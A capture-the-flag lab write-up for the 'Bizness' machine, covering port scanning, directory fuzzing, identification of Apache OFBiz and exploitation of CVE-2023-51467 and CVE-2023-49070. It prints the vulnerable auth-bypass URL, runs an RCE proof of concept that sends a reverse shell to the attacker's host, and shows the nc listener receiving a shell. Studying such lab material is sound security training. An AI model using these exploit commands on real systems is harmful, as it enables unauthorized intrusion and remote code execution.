

Information Gathering

1) found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nmap 10.10.11.252 -p- --min-rate 1000 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-07 10:13 IST
Warning: 10.10.11.252 giving up on port because retransmission cap hit (10).
Nmap scan report for bizness.htb (10.10.11.252)
Host is up (0.19s latency).
Not shown: 64908 closed tcp ports (conn-refused), 623 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
22/tcp    open  ssh        OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http       nginx 1.18.0
443/tcp   open  ssl/http   nginx 1.18.0
40881/tcp open  tcpwrapped
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.32 seconds
```


2) checked the web page



Empowering Transformations


At the heart of every great achievement is the power of transformation. BizNess Incorporated is dedicated to empowering businesses and individuals to reach their fullest potential. Step into a world where your ambitions take flight.

3) found a page



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt -u https://bizness.htb/FUZZ -ic -fs 169 -fs 0 -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : https://bizness.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 0
________________________________________________

                        [Status: 200, Size: 27200, Words: 9218, Lines: 523, Duration: 3300ms]
control                 [Status: 500, Size: 1985, Words: 88, Lines: 15, Duration: 742ms]
                        [Status: 200, Size: 27200, Words: 9218, Lines: 523, Duration: 788ms]
```


3) found a page


500 Internal error — Mozilla Firefox
500 Internal error
https://bizness.htb/control
APACHE OFBiz

ERROR MESSAGE

org.apache.ofbiz.webapp.control.RequestHandlerException: Unknown request [null]; this request does not exist or cannot be called directly.

4) it uses ofbiz



Apache OFBiz

System software

Apache OFBiz is an open source enterprise resource planning system. It provides a suite of enterprise applications that integrate and automate many of the business processes of an enterprise. OFBiz is an Apache Software Foundation top level project. Wikipedia

Programming languages: Java, JavaScript, XML, Groovy, FreeMarker


Developer: Apache Software Foundation

License: Apache License 2.0

Stable release: 18.12.08 / 1 June 2023; 7 months ago

Vulnerability Assessment

1) checked for recent vulnerabilities



43 vulnerabilities found

CVE-2023-51467

The vulnerability permits attackers to circumvent authentication processes, enabling them to remotely execute arbitrary code

Max CVSS	9.8
Published	2023-12-26
Updated	2024-01-04
EPSS	78.51%

CVE-2023-50968

Arbitrary file properties reading vulnerability in Apache Software Foundation Apache OFBiz when user operates an uri call without authorizations. The same uri can be operated to realize a SSRF attack also without authorizations. Users are recommended to upgrade to version 18.12.11, which fixes this issue.


Max CVSS	7.5
Published	2023-12-26
Updated	2024-01-04
EPSS	32.27%

CVE-2023-49070

Pre-auth RCE in Apache Ofbiz 18.12.09. It's due to XML-RPC no longer maintained still present. This issue affects Apache OFBiz: before 18.12.10. Users are recommended to upgrade to version 18.12.10

Max CVSS	9.8
Published	2023-12-05
Updated	2023-12-29
EPSS	59.07%

2) found a vulnerability




```
┌──(vigneswar㉿VigneswarPC)-[~/Temporary/CVE-2023-51467-EXPLOIT]
└─$ python3 CVE-2023-51467.py -u https://bizness.htb
```


```
Coded By: K3ysTr0K3R

[+] https://bizness.htb/webtools/control/ping?USERNAME&PASSWORD=test&requirePasswordChange=Y - is vulnerable to CVE-2023-51467
```

Exploitation

1) exploited cve-2023-49070




```
┌──(vigneswar㉿VigneswarPC)-[~/Exploits/ofbiz-CVE-2023-49070-RCE-POC]
└─$ python3 exploit.py  'https://bizness.htb/' shell 10.10.14.3:5555
Not Sure Worked or not
```



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 5555
listening on [any] 5555 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.11.252] 32942
bash: cannot set terminal process group (724): Inappropriate ioctl for device
bash: no job control in this shell
ofbiz@bizness:/opt/ofbiz$
```

